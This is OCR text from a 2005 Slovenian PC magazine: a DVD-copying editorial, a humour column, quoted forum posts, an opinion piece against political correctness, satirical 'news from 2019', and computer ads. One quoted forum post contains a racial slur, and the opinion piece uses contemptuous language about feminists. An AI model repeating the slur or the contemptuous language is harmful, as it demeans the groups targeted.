
Na srečo (in zahvaljujoč samim prodajalcem tehnične opreme) je bilo to regijsko kodiranje mogoče enostavno izključiti. Tako so se pojavili regijsko nezaščiteni predvajalniki, s katerimi smo se lahko hollywoodskim idejam samo smejali. Zahvaljujoč temu imamo zdaj občasno filme izdane istočasno kot v ZDA.

Zdaj pa je videti, da bodo DVD-ji doživeli še eno zmago. Francosko sodišče je namreč odločilo, da neumne zahteve, vključene v Digital Millenium Copyright Act (DMCA), lastnikom onemogočajo izkoriščanje njihovih lastninskih pravic.

Sodišče je torej odločilo, da s kopiranjem DVD-jev za lastno uporabo ni nič narobe. Mogoče se vam to ne zdi prav nič posebnega, a so posledice te odločitve velikanske. Gre namreč za klofuto DMCA (zakona, ki ne krši le ameriške ustave, temveč tudi osnovne človekove pravice).

To novico je spremljalo negodovanje v Hollywoodu, kjer trdijo, da bi studii zdaj lahko začeli DVD-je izdajati že takrat, ko se filmi še vrtijo v kinih. Kljub temu, da so imeli lani rekordne dobičke, ti velikani preprosto morajo imeti še več! Govorijo celo o (nezaslišanem) nižanju cen.

DVD, čestitamo. Resnično spreminjaš svet na bolje.

Kopiranje DVD-jev ni več sporno. Za lastno uporabo, seveda.

Naslednji mesec v PCFormat-u

kaj če denar ne bi bil ovira?

Če bi živeli tukaj, kakšen PC bi si kastili?

¸Pridružite se nam v klubu bogatašev in skupaj z nami poglejte, kakšna je zadnja moda v svetu luksuznih računalnikov in opreme

Plus! Kako delujejo igre MMORPG, 25 stvari, ki jih s PC-jem delate narobe, priloga o domačem kinu...

V PRODAJI 1. SEPTEMBRA 2005

Vsebina revije se lahko še spremeni.

Mraz vs. djtomi

Kisli možgani


Pozor, naleteli ste na rubriko za vse ljubitelje kislih kumaric in ostalih oblik vložene zelenjave

Izziv meseca: Skok čez plot

Prejšnji mesec sem drugič v karieri klonil pred svojim izzivalcem. To mi sicer ni v čast, a da ne boste rekli, da sem slab poraženec, bom še enkrat priznal na glas: Swen F@tt skoči s palico više od mene. Ampak Gregor Mraz, imenovan Zvita mamba, ni takšne sorte človek, da bi se zmenil kot mala punčka. Ne, on je take sorte človek, da ga neuspehi naredijo samo še bolj čvrstega (*če bi bilo to res, bi bil danes že trd kot marmor – op. ur.*). Zato je kot naročen pristal na forumu ta izziv. Čez plot bom pa menda ja skočil.

Uvod, ki ga je vaše bistro oko pravkar preletelo, sem spisal pred štirimi dnevi, ko sem besedno zvezo "skok čez plot" jemal morda za kanček preveč dobesedno. Zdaj, ko mi je prijazni in od smeha po tleh valjajoči se urednik razložil, za kaj pri tem reku gre, nisem več tako navdušen nad izzivom, a kar sem rekel, sem rekel. Torej, za uspešen zaključek potrebujem tri stvari: punco, ki ji bom všeč, še eno punco, ki ji bom všeč ali se ji vsaj ne bom zdel grd, ko bo opita, ter polno dozo pogurna, jeklena jajca, po domače. Medtem ko tretja stvar pri Moškem moje poraščenosti prsi ni nikoli problematična, me je malo skrbelo za prvi dve sestavini uspeha. Seveda sem se najprej zatekel k najboljšemu pripomočku za spoznavanje prelepih deklet manekenskih mer – klepetalnicam na IRC-ju. Ker imam v teh zadevah, ne da bi se hotel po žabje napihovati, status veterana, sem hitro našel punco, ki je bila pripravljena začeti hoditi z mano. Nekaj vrstic v slogu: "bejba, a bi ti bila moja?" "/me napne deltoidne mišice" in "punči, naj ti pogrizljam ušesne mečice", in zadeve so postale ustrezno vroče. Torej, Mucka58 je bila moja. Zdaj je bilo treba le še najti drugo punco, s katero bi prvo prevaral in tako v praksi izpeljal "skok čez plot". To se je iz meni neznanih razlogov izkazalo za posebej težavno in štirinajst dni sem tuhtal in nič pametna iztuhtal. Prilagam sliko enega mojega tipičnega poskusa, morda boste vi vedeli, kaj sem delal narobe in bi me lahko razsvetlili.

Ja, težko je življenje računalničarja. Vsa zahvala gre samo moji nadčloveško visoki inteligenci, da sem se ta mesec spet izmazal kot zmagovalec. Še en poraz bi ustrelil moj ego v čelo in mu potegnil nogavice ven pri ustih. Torej, odločil sem se, da bo žrtev prevare moj računalnik. Vest sem pustil doma in šel k sosedu čez (ti šment, kakšno naključje) plot na celovečerno seanso *Grand Turisma 4* na njegovem PlayStationu 2, nato pa sem pri znancu na Macu dva popoldneva urejal tekste in brskal po spletu. Če to ni skok čez plot, potem ne vem, kaj je. Sicer se je PC nato en teden kujal in vsakič iz ljubosumnosti zagnal Windows dve sekundi in pol počasneje kot običajno, ampak je bilo vredno. Trofeja je spet v našem taboru.



IZZOVITE MRAZA

Skočite na *PCF* forum in Gregorju postavite izziv, ob katerem mu bo zastalo srce. **www.pcformatslo.net/forum**

SPLETNA NJIVA

Cvetke, ki jih sadite po naši spletni skupnosti na **www.pcformatslo.net/forum**

Harry Potter And The Half-Blood Prince
pcgirl sem sišal da si tut kul in radaješ med.
Lolish

Casting
im gona be konk fu nigger...
parararapapapapa
Mrojc

Moving out
Kva a je kej narobe če si g33k? Sej ni nč narobe, če greš seveda tud stran od računalnika za več cajta k pa za to da greš na kosiv.
(TheOne)

Biblija 2
The.Holy.Bible_Patch_v4.6_Fixed.Crashing.In.IE_Cracked-HOlyH4xorDrZ
ATA PLATA

Fwd >> Fwd

Barbara tokrat čisto resno razmišlja o tem, da nas bo politična korektnost lepega dne ugonobila.

Resno mislim. Tako se trudimo, da bi govorili "prave" stvari, da ja ne bi koga "prizadeli", da že klobasamo in bluzimo, ne da bi sploh kaj povedali. Feministke, ki so se v Sloveniji besno zbudile sredi osemdesetih let, so bile na smrt užaljene, pa ne zaradi položaja žensk, temveč zato, ker se je za nazive uporabljal moški spol (ki je, tako mimogrede, slovnično nevtralen; tako so feministke dobile dodatno orožje in so celotno slovensko slovnico označile za mizoginistično, kar je v najboljšem primeru patetično, v dejanskem pa debilno). In tako so te iste feministke dobile kolektivni božjastni napad, da one pa že ne bodo doktorji, profesorji in študenti. Tako so se rodili "politično korektni" poslovni dopisi, ki jih je ena sama solata podvojenih nazivov ali butasto postavljenih pripon, zaradi katerih je vsa zadeva samo neberljiva. In tako se moški vedno bolj odvratno obnašajo do žensk, plače žensk so vedno nižje, feministke pa so čisto zadovoljne, ker jim zdaj pravijo, da so nekaj-ke in kajdrugega-ice.

In če ima kdo epilepsijo, mu ne smeš reči, da je epileptik, temveč da je "oseba z epilepsijo". Do njega se seveda lahko obnašaš kot da je zadnji izmeček, le da je nomenklatura prava, pa so vsi zadovoljni. In bog ne daj, da bi homoseksualcu rekel kaj na P. Lahko ga na mrtvo premlatiš in kastriraš, pa bodo vsi tiho, če boš le uporabil politično korektno izrazje, medtem ko bo tvoja pest pristajala na njegovi čeljusti.

Jaz sem se odločila, da imam tega absolutno poln kufer. Uradno izjavljam, da imam moralno nekorektne, če ne že kar vprašljive, politične korektnosti dovolj. Dajmo že enkrat reči bobu bob in se začnimo do ljudi obnašati človeško, namesto da jih viktimiziramo in vso to zlorabo zavijamo v leporečje.

Samošeto...

POSEBNO POROČILO

Nazaj v prihodnost

Ko je Gregor v kavni avtomat namesto kave po pomoti natočil plutonij, je grdo počilo, nato je še nevarno zavrlizgnilo, nazadnje pa se je za sekundo ali dve odprl časovni portal in izpljunil nam še neznani izvod *PCFormata*. Nosil je letnico 2019. Iz njega smo izpisali nekaj novičk...

DUKE RUŠI REKORDE

Fenomenalna akcijska igra *Duke Nukem Forever* še vedno ruši vse prodajne rekorde. V treh mesecih po izidu so je prodali že 500 milijonov kosov, kar je za 250 milijonov več kot *GTA: Manbor* in kar 300 milijonov več kot *Quake 7: Barbie Wrestling Tournament*. V ekskluzivnem intervjuju za *PCFormat* je ostareli George Broussard med drugim komentiral tudi dejstvo, da je bila igra v razvoju skoraj četrt stoletja. "Pravzaprav težav pri razvoju ni bilo. Že na samem začetku smo naleteli na revolucionarno tehnologijo *DukeView5D*, vendar takrat računalniki še zdaleč niso bili dovolj močni, da bi stvar lahko izpeljali v praksi. Vsem smo bili prisiljeni metati pesek v oči, jih spravljati v slabo voljo s prelaganjem izida igre, mi pa smo se ves ta čas zlobno hihitali. Pravzaprav je bila igra povsem končana že pred petnajstimi leti, nato pa smo samo še čakali na to, da bo tehnologija dohitela naše domislice." Na vprašanje, kdaj so dobili idejo, da je glavni lik, Duke, v bistvu ženska, se je George namrdnil: "Duke je bil ženska že ves čas. Če bi ljudje dobro opazovali, bi lahko že v *Duke Nukem 3D* opazili, da ima polakiran mezinec na levici in da ima hlače nenavadno prazne." Fantastično! Kakšen zaplet! Naš najljubši trenutek v igri je, ko Duke najprej z granatami počisti striptiz bar, nato pa sam zapleše. "Where's the money, baby?!"

ATI VS NVIDIA

Med gigantoma, ki sta se zadnja leta tako srdito spopadala na tržišču tekstila (gotovo se spomnite ATI-jevih na temperaturo prilagodljivih nogavic in nVidiine kape z vgrajeno postajo za teleport), se bo spet kresalo. Očitno se bosta obe megapodjetji spet vrnili v industrijo, kjer sta svojo pot začeli – industrijo grafičnih vezij. ATI je že objavil specifikacije za vezje Radeon 15800, ki bo vključevalo 8 cevovodov za obdelavo resničnosti, pri nVidii pa pravijo, da to ni v skladu s standardi, saj vsi dobro vemo, da mora biti v vezju vsega pravljično število, da se lahko tako izvajajo multidimenzionalne fotopreslikave in senčenje. Tako bo njihovo vezje, GeForce 16750 Ultra, vključevalo samo 7 cevovodov. Moramo reči, da je izjava fantov pri nVidii precej smiselna, saj ATI-jevo vezje ne bo mogło v celoti podpirati vmesnika IndirectY14.8c, ki je bil zadnji izdelek legendarnega Microsofta, preden je stampedo mutiranih slonov z zemljo enkrat za vselej zravnal njegove pisarne.

POGLED NAZAJ

Ta mesec bo minilo natanko deset let, odkar je njegovo visočanstvo, Gregor "Presvetli" Mraz, odkril multidimenzionalne preslikave in tako odprl vrata predstavitvi navideznega okolja v pravih treh dimenzijah. Do takrat so ljudje gledali igre na ravnih prikazovalnikih, ki so jim pravili monitorji. Posebej zabavno se vam bo verjetno zdelo, da so že takrat govorili, da igrajo igre v treh dimenzijah. Zelo popularna zvrst v tistem času je bila "prvoosebne 3D igre". Prvoosebne? 3D? Na ravnem zaslonu in brez volumenskih komor? Za criknit. Si predstavljate, da bi nekdo iz tistih časov videl to, kar vidimo mi danes, ko je edina razlika med pravim in navideznim življenjem prikazovalnik energije in nabojev v zgornjem levem kotu... Za hec vam prilagamo sliko "računalnika", ki je v tistih časih veljal za zelo zmogljivo napravo. Tistim nitim se reče kabli.

Naj se pohvalimo še s tem, da je bil omenjeni in velecenjeni Gregor Mraz nekaj časa urednik naše revije. Starejši bralci se bodo gotovo spomnili, kako je uspešno nadomestil Aljošo Hancmana, ko je ta zmrznil na Himalaji med iskanjem jetija. Morda bomo zveneli bahavo, ampak gospod Mraz je dobil idejo za multidimenzionalne preslikave ravno v naši pisarni številka 312, kjer smo mu tudi postavili spominsko ploščo. Upam, da se nas bo najbogatejši človek v znanem delu vesolja kdaj spomnil in nas obiskal, kakor je obljubil.

Vaše poglede na prihodnost lahko objavite na našem forumu www.pcformatslo.net/forum.

NASLEDNJI MESEC
PCFormat številka 43 bo v prodaji 1. septembra

Si BOF?

www.bof.si

Novi lepši svet elektronike

BOF
Building Of Fun

Prenosni računalnik ACER

ASPIRE 1692 WLMI

299.990 sit

- procesor Intel pentium M 1.73GHz, 533MHz, 2MB L2 Centrino
- Intel 915P Pci-express
- pomnilnik 512MB DDR2
- trdi disk 80 GB
- zaslon 15.4" 1280x800, Crystal Brite tehnologija zaslona za izjemne žive barve
- **grafična kartica ATI Radeon Mobility X700 64MB tv-out**
- dvoplastni DVD±RW zapisovalnik, čitalec kartic 4 v 1
- Wlan 802.11b/g, USB 2.0, FireWire, Fast IR, VGA, 56k modem, LAN 10/100/1000Mbit
- Windows XP Home edition, Acer Arcade, NTI CD&DVD maker
- garancija 2 leti za fizične osebe, 1 leto za pravne osebe, možnost podaljšanja na 3 leta

Prenosni računalnik FUJITSU SIEMENS

SCALEO P A64

169.990 sit

- procesor AMD Athlon 64 3200+ s939, Nforce 4 pci-express
- pomnilnik 512 MB DDR 400 MHz
- trdi disk 160 GB, SATA
- gr. kartica ATI Radeon X600 256 MB Pci-express TV-out
- dvoplastni DVD±RW zapisovalnik, čitalec spominskih kartic
- miška in tipkovnica
- Windows XP Home SP2, Microsoft Works 8.0, Norton Internet Security
- garancija 2 leti

19" LCD zaslon PHILIPS

190X5

109.990 sit

- ločljivost: 1280x1024
- svetilnost: 250 cd/m2
- kontrast: 500:1
- odzivni čas: 12 ms
- stereo zvočniki
- Perfect Panel: Zero Bright Dot, garancija 1 leto
- garancija 3 leta

Barvni tiskalnik CANON

PIXMA IP3000

24.990 sit

- ločljivost tiskanja 4800x 1200 dpi
- hitrost tiskanja do 22 čb/ 15 barvnih str/min
- dvostransko (duplex) tiskanje, Pict Bridge povezava
- tiskanje na CD in DVD medije, ločene kartuše
- tiskanje do roba
- USB vmesnik

Igralna konzola NINTENDO

NINTENDO DS

39.990 sit

Dvojni LCD zaslon, spodnji zaslon na dotik, brezžična komunikacija do 300 m (možnost pošiljanja sporočil, igranje iger), vgrajen mikrofon.
Igre za Nintendo DS že od 7.990 sit.

svetovanje

Svetovalci BOF-a vas bodo s strokovnimi nasveti pripeljali do izbora, ki bo zadostil vsem vašim željam, potrebam in zmožnostim. Najboljše za dom in žep.

BOF Ljubljana, delovni čas, **trgovina / CD shop:** pon-sob: 10 - 21 / BOF, BTC City, hala 18 (nasproti Koloseja), Ljubljana, **tel.: 01 548 44 60**
BOF Maribor, delovni čas, **trgovina / CD shop:** pon-sob: 9 - 20 / BOF, Tržaška 7, Maribor, **tel.: 02 320 75 70**

PISARNA DOMA ZABAVA DOMA DOMAČA OPRAVILA PRENOSNIKI BELA TEHNIKA KUHANJE CD DVD **www.bof.si**

Bolex d.o.o. Ljubljana - market skupina, Šmartinska 152, Ljubljana, Slovenija. Ponudba velja od 01. 08. 2005 do razprodaje zalog. Za morebitne tiskarske napake se opravičujemo.

PCplus®

DARILO!!!

Vsem kupcem PCplus računalnikov podarimo PCplus DVD:

- s 5 licenčnimi IGRAMI
- pisarniškim paketom OpenOffice.org
- operacijskim sistemom Linux
- Pinnacle preizkusnimi programi

PCplus PRIVILEGE servis

V primeru upravičene garancijske reklamacije Vam računalnik brezplačno prevzamemo in dostavimo.

PCplus i-f@mily

AMD Sempron 2600+
256 MB DDR (PC3200)
80 GB 7.200 obr
Combo DVD/CD-RW
integrirana do 64MB + AGP
integriran 5.1 zvok
PCplus tipkovnica
optična miška s koleščkom
zvočniki 120W
LAN 10/100
floppy disk

80.900,-

PCplus i-net

AMD Sempron 3000+
256 MB DDR (PC3200)
80 GB 7.200 obr
DVD+/RW NEC
integrirana do 64MB + AGP
integriran 5.1 zvok
PCplus tipkovnica
optična miška s koleščkom
zvočniki 120W
LAN 10/100
modem V.92, floppy disk

90.900,-

PCplus e-office

Intel® Celeron® 2,8 GHz (LGA)
256 MB DDR (PC3200)
80 GB 7.200 obr
DVD+/RW NEC
integrirana do 64MB + AGP
integriran 5.1 zvok
PCplus tipkovnica
optična miška s koleščkom
zvočniki 120W
LAN 10/100
modem V.92, floppy disk

97.900,-

PCplus g@mer

procesor AMD Sempron 2800
pomnilnik Kingston 512 MB DDR (PC3200)
trdi disk Hitachi 160 GB 7.200 obr SATA
DVD+/-RW NEC
grafična kartica Leadtek PX6200TD
128MB, DVI, TVO
integrirana zvočna kartica - 6 kanalni zvok
integrirana mrežna kartica LAN 10/100
multimedijska tipkovnica
optična miška s koleščkom
floppy disk
čitalec kartic 7v1

DARILO!!!
PC IGRE: Splinter Cell & Prince of Persia

145.900,-

PCplus m@gic

AMD Athlon64 3000 (939)
Kingston 512 MB DDR (PC3200)
Maxtor 200 GB 7.200 obr. SATA
DVD+/RW NEC
PX6200TC 64/256MB, DVI, TVO
integriran - 6 kanalni zvok
multimedijska tipkovnica
optična miška s koleščkom
LAN 10/100
floppy disk
čitalec kartic 7v1
osnovna plošča NF4

173.900,-

PCplus dream m@chine

procesor Intel® Pentium® 4 3.2 GHz
pomnilnik Kingston 512MB DDR (PC3200)
trdi disk Maxtor 200 GB 7.200 obr. SATA
DVD+/-RW NEC
grafična kartica Leadtek PX6200TD
128MB, DVI, TVO
integrirana zvočna kartica - 8 kanalni zvok
multimedijska tipkovnica
optična miška s koleščkom, LAN 10/100/1000
180W zvočniki
floppy disk
čitalec kartic 7v1

DARILO!!!
PC IGRE: Splinter Cell & Prince of Persia

206.900,-

PCplus Vario P15

Zaslon 15" SXGA+ TFT (točk)vrost 1.400x1.050)
Intel® Pentium® procesor-M z 1.5GHz (2MB)
Intel 855PM čipovni nabor
Pomnilnik 512MB DDR 333MHz
Trdi disk 60GB, DVD-RW enota
Integr. grafična kartica Radeon Mobility 9700 128MB VRAM
Integrirana zvočna kartica
3x USB 2.0, modem 56k V.92, LAN 10/100
S-Video, Firewire, LPT, IR vmesnik,
Čitalec kartic 3-v-1
(MS, MMC in SD), 6-cel Li-Ion baterija,
Slovenska tipkovnica,
Audio DJ mešalna ploščica,
5 Easy Launch tipk, teža 2,72 kg
Norton Antivirus 2005

269.900,-

NEC Versa f-M500e

Intel® Celeron® procesor-M z 1.3 GHz
Intel® 855GM nabor
256MB DDR RAM, 40 GB trdi disk
15" TFT XGA zaslon
Combo DVD/CD-RW pogon
Integrirana grafična kartica do 64MB
Integrirana zvočna kartica
4x USB 2.0,
56k modem,
LAN 10/100,
Free DOS,
Li-Ion baterija,
Teža 2.6 kg
Slovenska tipkovnica

174.900,-

NEC Versa f-M500

Mobile Intel® Centrino™ tehnologija
Mobile Intel® Pentium® procesor-M
Intel Wireless LAN 802.11b
Intel® Pentium® procesor-M z 1.5 GHz
Intel® 855GM nabor, 256MB DDR RAM,
40 GB trdi disk,
15" TFT XGA zaslon,
TV izhod Combo
DVD/CD-RW pogon
Integrirana grafična kartica do 64MB
Integrirana zvočna kartica, FireWire
4x USB 2.0, 56k modem, LAN 10/100,
4 v 1 čitalec kartic,
Free DOS, Li-Ion baterija,
Teža 2.6 kg, Slovenska tipkovnica

264.900,-

Kodak C330

Ločljivost: 4.0M (2304x1728)
3x optični zoom (34-102 mm) in 6x digitalni zoom
Leče: KODAK RETINAR,
2.7-4.6(wide), 4.6-8.8(tele) Makro 13 cm
13 programov fotografiranja
Snemanje filmov z zvokom QVGA (320 × 240 at 20 fps)
LCD zaslon 1.6" (3,8 cm)
Interni spomin: 16MB
+ reža za SD/MMC kartice

49.900,-

NEC 72VM

TN + film TFT panel
Ločljivost: 1280 x 1024/60 Hz
Velikost pike: 0,264 mm
Odzivni čas: 16 ms
Kontrastno razmerje: 450:1
Svetilnost: 250cd/m2
Zvočniki

68.900,-

NEC 1970GX

TN+ film TFT panel
Ločljivost: 1280x1024 / 60 Hz
Velikost pike: 0,294 mm
Odzivni čas: 8ms
Kontrastno razmerje: 700:1
Svetilnost: 400 cd/m
Nastavljiv po višini
OptiClear screen technology,
DVI-D

ZA GAMERJE!

159.900,-

Kodak C340

Ločljivost: 6.0M (2676x1932)
3x optični zoom (34-102 mm) in 6x digitalni zoom
Leče: KODAK RETINAR,
2.7-4.6(wide), 4.6-8.7(tele)
Makro 13 cm, 13 programov fotografiranja
Snemanje filmov z zvokom QVGA (320 × 240 at 20 fps)
LCD zaslon 1.6" (4 cm) visoka ločljivost
Interni spomin: 16MB
+ reža za SD/MMC kartice

57.900,-

178MP

TN TFT panel
Ločljivost: 1280x1024
Velikost pike: 0,264mm
Kontrastno razmerje: 450:1
Svetilnost: 270cd/m²
Odzivni čas: 16ms
Zvočniki

59.900,-

198EP

TN TFT panel
Ločljivost: 1280x1024
Velikost pike: 0,294mm
Kontrastno razmerje: 500:1
Svetilnost: 250cd/m²
Odzivni čas: 25ms
Zvočniki

78.900,-

Ricoh Caplio R2

Ločljivost 5 mio točk
4.8X optični Wide zoom
3.8x digitalni zoom
1 cm makro
6 programov fotografiranja
snemanje video posnetkov z zvokom
2.5" LCD zaslon s histogramom
28MB interni spomin + SD reža
Hiter zagon - 0.8s
Izredno tanko ohišje
+polnilec

69.900,-

NEC VT 37

LCD tehnologija, ločljivost: 800x600
Svetilnost: 1500 ANSI lumnov
Kontrastno razmerje: 400:1
Daljinski upravljalec, zvočnik
Whisper quiet - samo 28 dB (ECO način)
Torbica, teža: 2,9 kg

199.900,-

NEC LT 180

DLP tehnologija, ločljivost: 1024 x 768
Projekcijsko razmerje: 16:9
Svetilnost: 2000 ANSI lumnov
Kontrastno razmerje 1000:1
IR daljinski upravljalec, zvočnik
Whisper quiet - samo 3,4 dB (ECO način)
Torbica, teža 2,9 kg

359.900,-

PRODAJNA MESTA:

Nekatere trgovine prodajajo samo del artiklov iz ponudbe na oglasu.

HARVEY NORMAN
JUBLJANA: 01/585 50 00

TRGOVINE BOF
TRGOVINE BIG BANG
Centri Interspar
TC Merkur
Kataleg Quelle

JANUS TRADE d.o.o.
LESCE: 04/532 01 55
CELJE: 03/425 50 80
KRŠKO: 07/48 80 890
M. SOBOTA: 02/53 03 830
RAVNE: 02/87 50 190
KRANJ: 04/20 15 850

ROLAN
MARIBOR: 02/300 13 00

Tech-Trade Center d.o.o.
LJUBLJANA: 01/434 01 08

MENTIS
DRAVOGRAD: 02/630 65 00
VELENJE: 03/897 68 50

Meler Rač. Inženiring
PIVKA: 05/757 11 50
Avto-Izziv
VRHNIKA: 01/750 21 13
HARLEM
N. MESTO: 07/338 29 00
X-COM
VELENJE: 03/897 28 10

GOLAR
LJUBLJANA: 01/519 24 40

SEBANET
CELJE: 03/490 91 50

MATRICA
ŽALEC: 051/602 666
ŠOŠTANJ: 03/891 16 66